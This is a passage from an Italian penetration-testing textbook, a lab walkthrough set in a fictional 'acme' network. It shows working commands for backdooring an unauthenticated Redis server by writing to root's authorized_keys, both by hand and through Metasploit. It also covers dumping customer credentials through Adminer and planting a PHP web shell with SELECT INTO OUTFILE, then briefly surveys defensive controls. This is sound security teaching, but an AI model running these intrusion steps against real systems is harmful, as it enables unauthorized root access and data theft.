


**Figura 11.3** Il pannello di WordPress dopo l'autenticazione.

Le pagine di amministrazione di WordPress consentono l'editing dei file dei contenuti di WordPress (file HTML e PHP). Vi consentono, inoltre, di installare plug-in e temi, gestire utenti, modificare le impostazioni relative alla piattaforma e molto altro ancora.

## Esecuzione di comandi SQL con Bash

Vale la pena di notare che potete eseguire comandi SQL anche dall'interno di uno script bash, utilizzando un *heredoc* (introdotto nel Capitolo 1). Il Listato 11.8 presenta un esempio.

### Listato 11.8

---

```
#!/bin/bash
DB_HOST="127.0.0.1"
DB_USER="root"
DB_NAME="wordpress"
# Comandi SQL come input del comando mysql
mysql -h "${DB_HOST}" -u "${DB_USER}" -p "${DB_NAME}" << "EOF"
INSERT INTO 'wordpress'.'wp_users' ...
INSERT INTO 'wordpress'.'wp_usermeta' ...
EOF
```

Impostiamo alcune variabili contenenti le informazioni per la connessione al database, come l'host, l'utente e il nome. Quindi utilizziamo il comando `mysql` (che funziona per i server MariaDB) passandogli queste variabili. Utilizzando un *heredoc* (`<<`), definiamo un elenco di comandi SQL come input per il comando `mysql`. Le due stringhe di delimitazione `EOF` segnalano l'inizio e la fine del comando all'interno dell'*heredoc*. Una volta immesso questo comando, vi verrà chiesto di immettere la password che avete scoperto in precedenza tramite l'attacco a forza bruta con Medusa.

## Esercizio 25 – Eseguire comandi della shell tramite WordPress

Nel paragrafo precedente, avete ottenuto l'accesso a una pagina di amministrazione di WordPress. Riuscite a trovare un modo per eseguire comandi della shell sull'host che serve la piattaforma del blog? Potete farlo in vari modi. Ecco alcuni esempi.

- Modificate il file PHP di un tema tramite l'editor di WordPress, aggiungendo al suo codice sorgente una web shell basata su PHP.
- Caricate un plug-in personalizzato che violerà il sistema sottostante.
- Installate un plug-in dal Marketplace di [WordPress.com](https://wordpress.com) che offra funzionalità di esecuzione di comandi della shell.

Una volta che sarete in grado di eseguire comandi della shell, impiantate una reverse shell utilizzando uno dei metodi che avete appreso finora.

## Violazione di un server Redis

In precedenza, in questo capitolo, abbiamo identificato un server Redis in esecuzione sulla macchina `c-redis-01` (10.1.0.14). Redis è un veloce database chiave-valore comunemente utilizzato per scopi quali la memorizzazione in cache. Viene spesso distribuito senza protezioni di sicurezza, quali password o liste ACL che limiterebbero i comandi che i client possono eseguire sul database.

Sappiamo già che il server Redis che abbiamo scoperto non è protetto da password. Quando sono protetti da password, i server Redis non consentono ai client non autenticati di eseguire comandi senza fornire la password corretta, e il comando `INFO` che abbiamo inviato al server per scopi di *fingerprinting* non avrebbe funzionato.

Alcune versioni di Redis sono vulnerabili a un trucco che consente di scrivere file arbitrari sul sistema abusando del suo comando `CONFIG SET`. Il malware *Kinsing* ha utilizzato questa tecnica per violare i server Redis connessi a Internet. L'attacco funziona come segue.

1. Connettersi a un server Redis non protetto.
2. Usare il comando `CONFIG SET dir` per impostare il percorso della directory del file di configurazione di Redis.
3. Usare un successivo comando `CONFIG SET dbfilename` per impostare il nome del file di configurazione.
4. Scrivere contenuti dannosi nel file.
5. Usare un comando `SAVE` per salvare il contenuto.

In questo paragrafo violeremo Redis usando due metodi: inviandogli comandi Redis e usando un modulo ausiliario Metasploit. Il nostro obiettivo è quello di aggiungere su `c-redis-01` una chiave SSH per una backdoor.

## Comandi CLI grezzi

Come negli exploit per i database MariaDB, stabiliremo un port forwarding locale usando SSH per far passare da un host intermedio il traffico destinato a `c-redis-01`. Questo consente di utilizzare gli strumenti di Kali. Provate a lanciare

il seguente comando sulla macchina Kali per aprire la porta 6379 localmente. Incanaleremo il traffico attraverso `p-jumpbox-01` (172.16.10.13) verso `c-redis-01` (10.1.0.14) sulla porta 6379:

```
$ ssh -v -N -L 6379:10.1.0.14:6379 backup@172.16.10.13
```

Verifichiamo che la porta 6379 sia in ascolto localmente sulla macchina Kali:

```
$ netstat -atunp | grep 6379
```

Quindi, eseguite il comando `redis-cli` sulla macchina Kali per aprire una console Redis e inviare istruzioni al server Redis:

```
$ redis-cli -h 127.0.0.1 -p 6379
```

Eseguiamo il comando Redis `CONFIG SET dir` per impostare la directory in cui scrivere la nostra chiave pubblica sul server Redis:

```
127.0.0.1:6379> CONFIG SET dir /root/.ssh/  
OK
```

Impostiamo ora il `dbfilename` `SU` `authorized_keys`. Questo assicurerà che il percorso finale in cui verrà scritto il contenuto sia `/root/.ssh/authorized_keys`:

```
127.0.0.1:6379> CONFIG SET dbfilename authorized_keys  
OK
```

Ora imposteremo una chiave (`k1`) usando il comando `SET` seguito dalla chiave SSH pubblica. Notate che all'inizio e alla fine della stringa della chiave pubblica ci sono due *newline* (`\n\n`), in modo da non alterare il formato del file `authorized_keys`:

```
127.0.0.1:6379> SET k1 "\n\nssh-rsa  
AAAAB3NzaC1yc2EAAAADAQABAAQGCqfvIYYTDyDr98DoutM74ThhUb+72vUDdhRl6Y+CKx3BksVTQ7  
pIWayRdUaUz/LDH2/ijYGTcf6juv3yZB5V82xPbL/ApvKMFwaxrnipZEP0d4BI7EG32XB  
y5RhIxZXMoUrxtoiJ9QberJh6gw0o85ABJhFCbknxQR14uiKN7cGaE/XtVBpUiEONczEaUHLJMq6GB/  
SSIrEXY4iP2p9  
TUwv0HbljVdE+n0deKTUINNcnLABvC6/dHwLJ/NAQ94Ch+eiGdQHauBBE096JHtDlgyaz1/sq54FTYYJ  
xc4fiDBmXGAG  
6xf34f9uyy7PugWdsr500XR/xRJAcGn2/CGil/wIa09YtpcrkEry00p+WUg7no3PAuotcC/fgDSFAIZn  
LFFKUtmWJlXMj  
XwtOWn9hj61Mk5mT0VlkWopDnVsQXgKfHmWIJo1ZNdUBW/UHs4nAP+MU00nNadx1ZkKfKdzsaZHhVLMC
```



```
LoS+IXVKIvMf6 tiLuS5LLut6e1Y2wiQmOM= kali@kali\n\n"
OK
```

Infine, salvate il contenuto utilizzando il comando `SAVE`:

```
127.0.0.1:6379> SAVE
OK
```

Se, al momento, sulla macchina Kali non avete una coppia di chiavi SSH, eseguite `ssh-keygen -t rsa` e seguite la procedura guidata per generarne una. La chiave pubblica sarà disponibile in `/home/kali/.ssh/id_rsa.pub`.

Ora proveremo a entrare tramite SSH nel server `c-redis-01` con la chiave privata. Dobbiamo eseguire un altro port forwarding, in modo da poter incanalare questo traffico SSH tramite l'host "intermediario". Saremo in ascolto localmente sulla porta 2222 e invieremo il traffico sulla porta 22:

```
$ ssh -v -N -L 2222:10.1.0.14:22 backup@172.16.10.13
```

Verificate che la porta 2222 sia in ascolto localmente sulla macchina Kali:

```
$ netstat -atunp | grep 2222
```

Ora eseguite un client SSH per connettervi a 10.1.0.14:

```
$ ssh root@127.0.0.1 -p 2222 -i /home/kali/.ssh/id_rsa
linux c-redis-01 .acme -infinity -servers .com 6.1.0-kali5-amd64 #1 SMP
--snip--
root@c-redis-01:~#
```

Ottimo! Abbiamo ottenuto l'accesso root SSH a `c-redis-01` utilizzando i trucchi per Redis.

## Metasploit

Possiamo violare Redis in modo simile usando un modulo ausiliario di Metasploit. *Metasploit* è una piattaforma di penetration testing, vulnerability assessment ed hacking scritta in linguaggio Ruby e creata da HD Moore. Può svolgere molte attività, fra cui l'invio di payload.

In questo paragrafo, useremo Metasploit per sfruttare una vulnerabilità di Redis. Questo dovrebbe darvi un'idea del funzionamento di Metasploit e mostrarvi altri metodi di exploit. Sulla macchina Kali, lanciate Metasploit eseguendo il comando `msfconsole`:

```
$ msfconsole
```

Poi, utilizzate il modulo ausiliario `file_upload` di Redis eseguendo il comando `use` seguito dal percorso del modulo:

```
msf > use auxiliary/scanner/redis/file_upload
```

Il modulo offre alcune opzioni; eseguite `show options` per visualizzarle:

```
msf auxiliary(scanner/redis/file_upload) > show options
Module options (auxiliary/scanner/redis/file_upload):
Name                               Current Setting  Required  Description
----
DISABLE_RDBCOMPRESSION            true            yes       Disable compression when
saving if found...
FLUSHALL                           false           yes       Run flushall to remove all
redis data be...
LocalFile no Local file to be uploaded
PASSWORD                          foobared        no        Redis password for
authentication test
RHOSTS yes The target host(s), see https://docs. metasploit.com/docs/using-
metasploit/ basics/using-metasploit.html
RPORT                             6379            yes       The target port (TCP)
RemoteFile no Remote file path
THREADS                           1               yes       The number of concurrent
threads
```

Abbiamo evidenziato in grassetto le opzioni che dovete impostare. L'opzione `LocalFile` deve puntare al percorso contenente la chiave pubblica; `RHOSTS` deve puntare a `127.0.0.1`, dove abbiamo impostato un port forwarding locale; `RemoteFile` deve puntare al percorso remoto in cui deve essere caricato `LocalFile`:

```
msf auxiliary(scanner/redis/file_upload) > set LocalFile
"/home/kali/.ssh/id_rsa.pub"
LocalFile => /home/kali/.ssh/id_rsa.pub
msf auxiliary(scanner/redis/file_upload) > set RemoteFile
"/root/.ssh/authorized_keys"
RemoteFile => /root/.ssh/authorized_keys
```

```
msf auxiliary(scanner/redis/file_upload) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
```

Infine, avviate l'exploit con il comando `run`:

```
msf auxiliary(scanner/redis/file_upload) > run
[+] 127.0.0.1:6379 - 127.0.0.1:6379 -- saved 564 bytes inside of redis DB at
/root/.ssh/authorized_keys
[*] 127.0.0.1:6379 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ora che la chiave pubblica è nel file `authorized_keys` dell'utente `root` su `c-redis-01`, possiamo accedervi con SSH tramite la porta locale 2222, come abbiamo fatto in precedenza:

```
$ ssh root@127.0.0.1 -p 2222 -i /home/kali/.ssh/id_rsa
```

Utilizzando l'autenticazione basata su chiave, ora abbiamo un accesso root persistente alla macchina Redis. Questo accesso root ci permetterà di esplorare liberamente questa macchina e tutto ciò che contiene.

## Esposizione dei file del database

I server web, come Apache e nginx, possono essere configurati per servire file solo da determinate directory o solo con determinate estensioni, come `.html` o `.php`. Tuttavia, a volte potreste imbattervi in applicazioni web che leggono o scrivono su file che si trovano nella stessa directory dell'applicazione web, la quale potrebbe contenere file di configurazione (come i file `.conf`, `.env` e `.ini`), file di database come SQLite o perfino file contenenti credenziali.

Quando le applicazioni sono programmate in questo modo, rischiano di esporre questi file sensibili a utenti non autorizzati. Basta indovinare il nome dei file sensibili sul server web per imbattersi in file scaricabili che potrebbero contenere informazioni riservate sull'applicazione o sul server su cui si basa.

Abbiamo un altro target da violare: la macchina `c-db-01` (10.1.0.15). Se provate a eseguire la scansione di questo host, vedrete che solo la porta 80 (HTTP) è aperta, il che indica che sta eseguendo un server web. Avviamo un port forwarding locale, in modo da poter eseguire alcuni strumenti di scansione dalla macchina Kali. Ascolteremo localmente sulla porta 8888 e ci concentreremo sulla porta 80:

```
$ ssh -v -N -L 8888:10.1.0.15:80 backup@172.16.10.13
```

Verificate che la porta 8888 sia aperta utilizzando `netstat`:

```
$ netstat -atunp | grep 8888
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp    0    0  127.0.0.1:8888    0.0.0.0:*    LISTEN  1151064/ssh
--snip--
```

Successivamente, useremo `dirsearch` per cercare nel sito web le pagine e i file interessanti. Lasciatelo lavorare per qualche minuto, in modo che possa scorrere il suo database dei possibili percorsi web:

```
$ dirsearch -u http://localhost:8888
--snip--
[21:30:47] 403 - 276B - /.ht_wsr.txt

[21:30:47] 403 - 276B - /.htaccess.sample
[21:30:47] 403 - 276B - /.htaccess.save
[21:30:48] 403 - 276B - / .html
[21:30:48] 403 - 276B - /.htpasswd
[21:30:48] 403 - 276B - /.httr-oauth
[21:30:48] 403 - 276B - / .php
[21:30:58] 200 - 4KB - /adminer .php
[21:31:05] 200 - 181B - /database.sql
[21:31:10] 200 - 10KB - /index .html
[21:31:22] 403 - 276B - /server-status/
[21:31:22] 403 - 276B - /server-status
[21:32:26] 301 - 315B - /uploads -> http://localhost:8888 /uploads/
[21:32:27] 200 - 941B - /uploads/
```

Come potete vedere, alcune pagine hanno restituito il codice di risposta HTTP 403 Forbidden, mentre altre hanno restituito 200 OK (in particolare, `adminer.php`, `database.sql`, `index.html` e `uploads`).

Aprirete il browser locale sulla macchina Kali e andate su `http://localhost:8888/adminer.php` per vedere che cosa compare. Dovreste vedere una pagina simile a quella rappresentata nella Figura 11.4.




**Figura 11.4** La pagina `adminer.php`.

*Adminer* è uno strumento per la gestione di database che risiede in un singolo file PHP autonomo. È un'alternativa leggera a strumenti come phpMyAdmin e consente di interrogare database, esportare e importare dati di tabelle, creare nuovi database e molto altro ancora.

La pagina `adminer.php` ci presenta un modulo di login, ma non abbiamo le credenziali per effettuarlo. Tuttavia, i risultati di `dirsearch` includono un file denominato `database.sql` che dobbiamo ancora esplorare. Scarichiamo questo file utilizzando `curl -o`, dove l'argomento `-o` scrive l'output della risposta in un file:

```
$ curl http://127.0.0.1:8888/database.sql -o database.sql
```

Aprirete questo file in un editor di testo sulla macchina Kali o eseguite semplicemente `cat` su di esso:

```
$ cat database.sql
CREATE DATABASE IF NOT EXISTS adminer_db; (1)
```

```
CREATE USER IF NOT EXISTS 'adminer_user'@'localhost' IDENTIFIED BY  
'P@ssword321'; (2)  
GRANT ALL ON *.* TO 'adminer_user'@'localhost'; (3)
```

Questo file contiene dei comandi SQL. Analizziamo quello che fa. Innanzitutto, crea un database denominato `adminer_db` se non esiste già (1). Quindi crea un utente denominato `adminer_user` se non esiste già, con una password impostata su `P@ssword321` (2). Le autorizzazioni per tutti i database e le tabelle sono concesse all'utente `adminer_user` (3).

Questo script, essenzialmente, imposta un database. È possibile che la stessa password inclusa nel file possa darci accesso al pannello Adminer? Scopriamolo. Aprite `http://localhost:8888/adminer.php` nel browser della macchina Kali e inserite nei campi *Username* e *Password* rispettivamente i valori `adminer_user` e `P@ssword321`.

Successo! Abbiamo effettuato l'accesso ad Adminer. Dovreste vedere vari database, come `adminer_db`, `customers`, `sys` e `mysql`. Nei prossimi paragrafi, useremo Adminer per scaricare dati da una tabella del database.

## Estrazione di informazioni sensibili

Utilizzeremo l'interfaccia SQL di Adminer per inviare comandi SQL ed esportare informazioni dalle tabelle del database `customers`. Esplorate le tabelle presenti nel database selezionando `customers` (Figura 11.5).




**Figura 11.5** Le tabelle presenti nel database customers.

Il database contiene due tabelle: `acme_hyper_branding` e `acme_impact_alliance`. Eseguiamo alcuni comandi utilizzando la pagina *SQL Command* in Adminer, che si trova nel menu posto nell'angolo superiore sinistro:

```
SELECT * FROM acme_hyper_branding;
SELECT * FROM acme_impact_alliance;
```

Quando eseguite questi comandi, dovrebbero apparire due tabelle contenenti informazioni relative a due aziende, inclusi nomi, cognomi, designazioni, e-mail e credenziali in chiaro. Salvate queste informazioni in formato CSV o SQL facendo clic su *Export*, quindi scegliete un formato di file e fate di nuovo clic su *Export*. Il Listato 11.9 mostra l'aspetto di un'esportazione CSV della tabella `acme_hyper_branding`.

## Listato 11.9

---

```
id,first_name,last_name,designation,email,password
1,Jacob,Taylor,Founder,jtaylor@acme -hyper -branding .com,carmen
2,Sarah,Lewish,Executive Assistant,slewis@acme -hyper -branding .com,cachepot
--snip--
6,Melissa,Rogers,Software Engineer,mrogers@acme -hyper -branding .com,melissa2go
```

Sebbene abbiamo avuto accesso con le informazioni sui clienti, non abbiamo ancora violato completamente il server del database.

## Uploading di una web shell con SQL

Usando comandi SQL, possiamo anche caricare una web shell? MySQL ha un'istruzione `INTO OUTFILE` che scrive i risultati in un file di output. Utilizzando un'istruzione `SELECT con INTO OUTFILE`, potremmo provare a scrivere contenuti arbitrari nel file system del server di database.

Per poter caricare una web shell o scrivere un file sul sistema, dobbiamo innanzitutto sapere se il percorso di destinazione su cui stiamo cercando di scrivere esiste sul sistema. Inoltre, l'account utente che esegue l'applicazione deve anche avere l'autorizzazione a scrivere sul percorso.

Eseguiamo alcuni comandi di test nella sezione *SQL Command* in Adminer, per vedere se possiamo scrivere sul sistema. Il seguente comando SQL tenta di aggiungere contenuti al file `file_write.txt`:

```
SELECT "test_write1" into OUTFILE "file_write1.txt"
```

L'esecuzione riesce, come indicato dal messaggio di risposta `Query activated OK, 1 row affected`, ma non sappiamo dove si trovi questo file nel file system. Se proviamo ad accedere a `http://localhost:8888/file_write1.txt`, otteniamo un errore `404 Not Found`. Ciò significa che il file non è stato salvato nella directory



radice del Web, ma in un altro posto che non possiamo raggiungere.

Possiamo identificare il percorso del file system da cui viene servito il sito? Fra i percorsi più comuni per la radice del Web vi sono directory come `/var/www` e `/var/www/html`. Provate a lanciare il seguente comando per scrivere il file nella directory `/var/www/html`:

```
SELECT "test_write2" into OUTFILE "/var/www/html/file_write2.txt"
```

Questa volta riceviamo un errore per autorizzazione negata, come indicato dal messaggio `Error in query (1): can't create/write to file`, il che significa che il percorso esiste, ma l'utente che esegue il comando per noi non vi ha accesso in scrittura.

La nostra scansione `dirsearch` ha rilevato una directory `uploads`. Forse possiamo scriverci? Scopriamolo:

```
SELECT "test_write3" into OUTFILE "/var/www/html/uploads/file_write3.txt"
```

Andate su `http://localhost:8888/uploads/file_write3.txt`; dovrete trovarvi `test_write3`, che indica che siamo riusciti a scrivere un file nella directory `uploads`.

Ora dobbiamo scrivere qualcosa che ci dia la possibilità di eseguire comandi. Possiamo usare una web shell PHP per farlo. Eseguite i seguenti comandi per scrivere una web shell PHP nella directory `uploads`:

```
SELECT "<?php system($_GET['cmd']); ?>" into OUTFILE  
"/var/www/html/uploads/s.php"
```

Infine, eseguiamo `curl` per verificare se possiamo eseguire comandi utilizzando la web shell:

```
$ curl http://localhost:8888/uploads/s.php?cmd=id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Successo! Siamo in grado di eseguire comandi di sistema nel contesto dell'utente `www-data`. Prima di procedere, provate a impiantare una reverse shell utilizzando ciò che avete appreso finora nel libro.

## Riepilogo

In questo capitolo, abbiamo migliorato la nostra scansione delle porte utilizzando un database delle porte basato sulla frequenza d'uso e abbiamo identificato i possibili percorsi di accesso ad altri asset della rete aziendale. Mentre ci muovevamo lateralmente, abbiamo sfruttato script ospitati sulle unità condivise, abbiamo violato database non protetti, abbiamo aperto backdoor su un'istanza di WordPress, abbiamo avuto accesso a un pannello di amministrazione del database tramite un file SQL sottratto, abbiamo eseguito modifiche alla configurazione di Redis e abbiamo caricato una web shell utilizzando comandi SQL.

## Capitolo 12

# Elusione delle difese ed esfiltrazione

Le azioni che svolgete contro il vostro target lasceranno inevitabilmente delle tracce. In questo capitolo, parleremo dei meccanismi di difesa comunemente presenti negli ambienti di produzione, così come dei metodi che potete impiegare per estrarre dati dai sistemi senza essere rilevato. Esplorerete i modi per nascondere i vostri processi e comandi, per disabilitare gli strumenti di sicurezza, per crittografare e codificare i dati e per esfiltrare informazioni sensibili.

## Controlli di difesa

Potreste imbattervi in molti tipi di controlli di sicurezza durante un penetration test. La maggior parte degli strumenti di difesa implementati sugli endpoint è difficile da rilevare quando si attacca un host considerandolo una scatola nera, e non saprete che tali strumenti esistono finché non avrete violato l'host. Tuttavia, esistono delle eccezioni. Per esempio, se qualche agente intraprende delle azioni quando viene attaccato, per esempio blocca il vostro

tentativo di hacking, saprete che l'host si sta autoproteggendo.

Lo spazio della sicurezza difensiva è vasto, quindi coprire ogni possibile strumento che potreste incontrare richiederebbe probabilmente un libro a sé. Tuttavia, i prossimi paragrafi trattano i principali tipi di controlli in modo piuttosto dettagliato.

## **Sicurezza degli endpoint**

Le tecnologie di sicurezza degli endpoint mirano a fornire informazioni utili a chi si occupa delle difese, a identificare le attività anomale sui server e (idealmente) a impedire agli hacker di avere successo. Gli ambienti di produzione possono utilizzare strumenti come i seguenti:

### **Sistemi XDR**

I sistemi EDR (*Endpoint Detection and Response*) quando si concentrano solo sugli endpoint, sono chiamati XDR (*Extended Detection and Response*) e tentano di raccogliere dati da qualsiasi cosa possa emettere eventi per i file log, come server, firewall, servizi cloud ed e-mail in entrata e in uscita. Le soluzioni XDR correlano i dati raccolti per fornire a chi si occupa delle difese una comprensione degli eventi interessanti che si verificano sulla rete e uniscono una cronologia delle attività dannose che si muovono lateralmente. Sui server, le soluzioni EDR e XDR, in genere, implementano agenti software che raccolgono informazioni e impediscono l'esecuzione di software dannoso in base a vari tipi di euristiche. Inoltre, forniscono a chi si occupa delle

difese la possibilità di inviare comandi agli host monitorati e di rispondere agli incidenti.

### **Sistemi DLP**

I sistemi DLP (*Data Loss Prevention*) classificano i dati sia “fermi” sia in transito, quindi adottano misure per impedire l’esfiltrazione dei dati in base a policy predefinite del proprietario del sistema. I sistemi DLP possono funzionare a livello di host e di rete, per esempio monitorando il traffico in uscita da un sistema o monitorando le e-mail inviate da un’azienda. Il loro obiettivo è quello di garantire che i dati sensibili non escano dai confini di un’azienda, a meno che siano autorizzati.

### **Antivirus tradizionali**

Spesso utilizzate per motivi di conformità, le soluzioni antivirus tradizionali sono ancora vive e vegete. Questi strumenti, come ClamAV per Linux, analizzano i file system alla ricerca di file con codici hash dannosi, mettendoli in quarantena. Si basano sull’esistenza di database hash aggiornati per identificare le minacce moderne. Oggi, la maggior parte delle scansioni antivirus basate su firme esiste sotto forma di moduli delle soluzioni EDR e XDR.

### **Monitoraggio dell’integrità dei file**

I sistemi FIM (*File Integrity Monitoring*) monitorano i percorsi sensibili del file system considerando modifiche come le scritture o le eliminazioni di file, quindi impediscono ogni modifica non autorizzata. Per esempio, nel Capitolo 8, avete scoperto che la directory `/etc` ospita file di

configurazione, che non dovrebbero essere modificati dopo che un sistema è stato approntato. Un FIM potrebbe rilevare modifiche a file come `/etc/passwd` e `/etc/shadow`, che potrebbero indicare che un hacker sta tentando di creare una backdoor su un sistema. Fra le soluzioni FIM open source troviamo Open Source Tripwire, AIDE (*Advanced Intrusion Detection Environment*) e OSSEC.

### **Extended Berkeley Packet Filter**

Il software di controllo del kernel eBPF (*Extended Berkeley Packet Filter*) consente ai programmatori di scrivere in modo sicuro codice a sandbox nel kernel. Il kernel Linux rappresenta il luogo più adatto per implementare attività quali il monitoraggio della sicurezza, il tracciamento e il logging, ma prima di eBPF, tutto ciò comportava rischi per la stabilità del sistema. In un contesto di sicurezza, eBPF può identificare e mitigare le attività dannose, agganciarsi a vari meccanismi di sistema e fornire a chi si occupa delle difese una maggiore visibilità sul sistema.

### **Security-Enhanced Linux e AppArmor**

SELinux (*Security-Enhanced Linux*) è un meccanismo di sicurezza utilizzato per imporre il controllo di accesso obbligatorio sui sistemi Linux. Originariamente sviluppato dalla NSA (*National Security Agency*) degli Stati Uniti, i criteri di SELinux possono limitare chi e che cosa può accedere ai file, ai processi e alle applicazioni dei sistemi protetti. AppArmor è un modulo di sicurezza Linux che protegge le applicazioni dall'esecuzione di azioni potenzialmente dannose, applicando appositi profili di sicurezza. Questi

profili possono specificare le azioni consentite all'applicazione, le sue capacità e ogni azione che AppArmor deve intraprendere quando un'applicazione viola i criteri imposti.

### **Firewall basati su host**

Le aziende spesso si affidano a un solo firewall di rete, a protezione del perimetro, consentendo a tutti gli endpoint interni della rete di comunicare liberamente. I firewall basati su host possono aiutare un'azienda a complicare il movimento laterale e a isolare le macchine potenzialmente violate. Come suggerisce il nome, questi firewall vengono eseguiti localmente, filtrando il traffico non autorizzato in entrata o in uscita dall'host utilizzando tabelle di regole predefinite. Linux offre vari firewall, come iptables, firewalld, nftables e UFW (*Uncomplicated Firewall*).

## **Sicurezza delle applicazioni e delle API**

Le applicazioni e le API di oggi devono essere protette da vari tipi di attacchi, come l'estrazione dei dati e il Denial-of-Service. Pertanto, le aziende tendono ad affidarsi ad applicazioni di terze parti per fornire una protezione a ombrello per le loro app.

### **Firewall per le applicazioni web**

I WAF (*Web Application Firewall*) sono firewall software o hardware che operano al Layer 7 del modello OSI (il layer delle applicazioni). Oggi, spesso, sono potenti servizi basati sul cloud che ispezionano le richieste e le risposte in arrivo in un'applicazione. Per identificare il traffico dannoso, i WAF

implementano euristiche basate su firme e comportamenti; utilizzano anche dati di intelligence per identificare le minacce, spesso in base agli indirizzi IP di origine o alle “impronte digitali” del browser.

### **Sicurezza delle applicazioni web e delle API**

Un'estensione dei tradizionali firewall per applicazioni web, le WAAS (*Web Application and API Security*) affrontano le vulnerabilità all'interno dell'ecosistema di un'azienda, ispezionandone il traffico interno, come le comunicazioni fra i microservizi. Spesso le soluzioni WAAS sono distribuite su server e prendono in considerazione l'ambiente delle applicazione e il runtime.

### **Autoprotezione delle applicazione a runtime**

